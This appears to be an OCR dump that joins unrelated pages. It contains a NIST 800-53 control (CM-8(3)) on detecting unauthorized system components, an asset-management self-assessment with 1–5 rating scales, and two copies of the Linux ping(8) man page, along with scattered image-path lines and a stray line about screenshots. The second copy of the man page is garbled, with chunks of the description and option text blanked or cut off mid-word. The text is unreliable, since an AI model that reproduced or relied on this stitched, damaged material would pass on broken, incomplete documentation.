Supplemental Guidance: Organizations maintain information system inventories to the extent feasible. Virtual machines, for example, can be difficult to monitor because such machines are not visible to the network when not in use. In such cases, organizations maintain as up-to-date, complete, and accurate an inventory as is deemed reasonable. This control enhancement can be satisfied by the implementation of CM-2 (2) for organizations that choose to combine information system component inventory and baseline configuration activities.

Related to: SI-7

CM-8(3) INFORMATION SYSTEM COMPONENT INVENTORY | AUTOMATED UNAUTHORIZED COMPONENT DETECTION


The organization:

CM-8 (3)(a) Employs automated mechanisms [Assignment: organization-defined frequency] to detect the presence of unauthorized hardware, software, and firmware components within the information system; and

CM-8 (3)(b) Takes the following actions when unauthorized components are detected: [Selection (one or more): disables network access by such components; isolates the components; notifies [Assignment: organization-defined personnel or roles]].

Supplemental Guidance: This control enhancement is applied in addition to the monitoring for unauthorized remote connections and mobile devices. Monitoring for unauthorized system components may be accomplished on an ongoing basis or by the periodic scanning of systems for that purpose. Automated mechanisms can be implemented within information systems or in other separate devices. Isolation can be achieved, for example, by placing unauthorized information system components in separate domains or subnets or otherwise quarantining such components. This type of component isolation is commonly referred to as sandboxing.


Related to: AC-17, AC-18, AC-19, CA-7, SI-3, SI-4, SI-7, RA-5



IT | Asset Management

Physical devices are inventoried


1	2	3	4	5



IT | Asset Management

Software applications are inventoried


1	2	3	4	5



IT | Assets Management

System communications and data flows are mapped


1	2	3	4	5



IT | Asset Management

External information systems are cataloged

1	2	3	4	5




```
PING(8)                        iputils                        PING(8)

NAME
       ping - send ICMP ECHO_REQUEST to network hosts

SYNOPSIS
       ping [-aAbBdDfhLnOqrRUvV46] [-c count] [-F flowlabel] [-i interval]
            [-I interface] [-l preload] [-m mark] [-M pmtudisc_option]
            [-N nodeinfo_option] [-w deadline] [-W timeout] [-p pattern]
            [-Q tos] [-s packetsize] [-S sndbuf] [-t ttl]
            [-T timestamp option] [hop...] destination

DESCRIPTION
       ping uses the ICMP protocol's mandatory ECHO_REQUEST datagram to elicit
       an ICMP ECHO_RESPONSE from a host or gateway. ECHO_REQUEST datagrams
       (pings) have an IP and ICMP header, followed by a struct timeval and
       then an arbitrary number ofpadbytes used to fill out the packet.

       ping works with both IPv4 and IPv6. Using only one of them explicitly
       can be enforced by specifying -4 or -6.

       ping can also send IPv6 Node Information Queries (RFC4620).
       Intermediate hops may not be allowed, because IPv6 source routing was
       deprecated (RFC5095).

OPTIONS
       -4
           Use IPv4 only.

       -6
           Use IPv6 only.

       -a
           Audible ping.

       -A
           Adaptive ping. Interpacket interval adapts to round-trip time, so
           that effectively not more than one (or more, if preload is set)
           unanswered probe is present in the network. Minimal interval is
           200msec for not super-user. On networks with low rtt this mode is
           essentially equivalent to flood mode.

       -b
           Allow pinging a broadcast address.

       -B
           Do not allow ping to change source address of probes. The address
           is bound to one selected when ping starts.
```

```
-d
    Set the SO_DEBUG option on the socket being used. Essentially, this
    socket option is not used by Linux kernel.

-D
    Print timestamp (unix time + microseconds as in gettimeofday)
    before each line.

-f
    Flood ping. For every ECHO_REQUEST sent a period.is printed, while
    for ever ECHO_REPLY received a backspace is printed. This provides
    a rapid display of how many packets are being dropped. If interval
    is not given, it sets interval to zero and outputs packets as fast
    as they come back or one hundred times per second, whichever is
    more. Only the super-user may use this option with zero interval.

-F flow label
    IPv6 only. Allocate and set 20 bit flow label (in hex) on echo
    request packets. If value is zero, kernel allocates random flow
    label.

-h
    Show help.

-i interval
    Wait interval seconds between sending each packet. The default is
    to wait for one second between each packet normally, or not to wait
    in flood mode. Only super-user may set interval to values less than
    0.2 seconds.

-I interface
    interface is either an address, or an interface name. If interface
    is an address, it sets source address to specified interface
    address. If interface in an interface name, it sets source
    interface to specified interface. NOTE: For IPv6, when doing ping
    to a link-local scope address, link specification (by the
    '%'-notation in destination, or by this option) can be used but it
    is no longer required.

-l preload
    If preload is specified, ping sends that many packets not waiting
    for reply. Only the super-user may select preload more than 3.

-L
    Suppress loopback of multicast packets. This flag only applies if
    the ping destination is a multicast address.

-m mark
    use mark to tag the packets going out. This is useful for variety
    of reasons within the kernel such as using policy routing to select
```


```
PING(8)                          iputils                          PING(8)

NAME
       ping - send ICMP ECHO_REQUEST to network hosts

SYNOPSIS
       ping [-aAbBdDfhLnOqrRUvV46] [-c count] [-F flowlabel] [-i interval]
            [-I interface] [-l preload] [-m mark] [-M pmtudisc_option]
            [-N nodeinfo_option] [-w deadline] [-W timeout] [-p pattern]
            [-Q tos] [-s packetsize] [-S sndbuf] [-t ttl]
            [-T timestamp option] [hop...] destination

DESCRIPTION
       ping uses the ICMP protocol's mandatory ECHO_REQUEST datagram to elicit
       an ICMP ECHO_RESPONSE from a host or gateway. ECHO_REQUEST datagrams
       (pings) have an IP and ICMP header, followed b                 l and
       then an arbitrary number ofpadbytes use

       ping works with both IPv4 and IP
       can be enforced by specifying

       ping can also send IPv6 Node
       Intermediate hops may not be

                                                          -trip time, so
                                                          load is set)
                                                           interval is
                                                          t this mode is

           Allow pinging a broadcast address.

       -B
           Do not allow ping to change source address of probes. The address
           is bound to one selected when ping starts.
```

Make your screenshots easy to follow

```
       -d
           Set the SO_DEBUG option on the socket being used. Essentially, this
           socket option is not used by Linux kernel.

       -D
           Print timestamp (unix time + microseconds as in gettimeofday)
           before each line.

       -f
           Flood ping. For every ECHO_REQUEST sent a period.is printed, while
           for ever ECHO_REPLY received a backspace is printed. This provides
           a rapid display of how many packets are being dropped. If interval
           is not given, it sets interval to zero and outputs packets as fast
           as they come back or one hundred times per second, whichever is
           more. Only the super-user may use this option with zero interval.

       -F flow label
           IPv6 only. Allocate and set 20 bit flow label (in hex) on echo
           request packets. If value is zero, kernel allocates random flow
           label.

             ow help.

             terval
           Wait interval seconds between sending each packet. The default is
           to wait for one second between each packet normally, or not to wait
           in flood mode. Only super-user may set interval to values less than
           0.2 seconds.

       -I interface
           interface is either an address, or an interface name. If interface
           is an address, it sets source address to specified interface
           address. If interface in an interface name, it sets source
           interface to specified interface. NOTE: For IPv6, when doing ping
           to a link-local scope address, link specification (by the
           '%'-notation in destination, or by this option) can be used but it
           is no longer required.

       -l preload
           If preload is specified, ping sends that many packets not waiting
           for reply. Only the super-user may select preload more than 3.

       -L
           Suppress loopback of multicast packets. This flag only applies if
           the ping destination is a multicast address.

       -m mark
           use mark to tag the packets going out. This is useful for variety
           of reasons within the kernel such as using policy routing to select
```

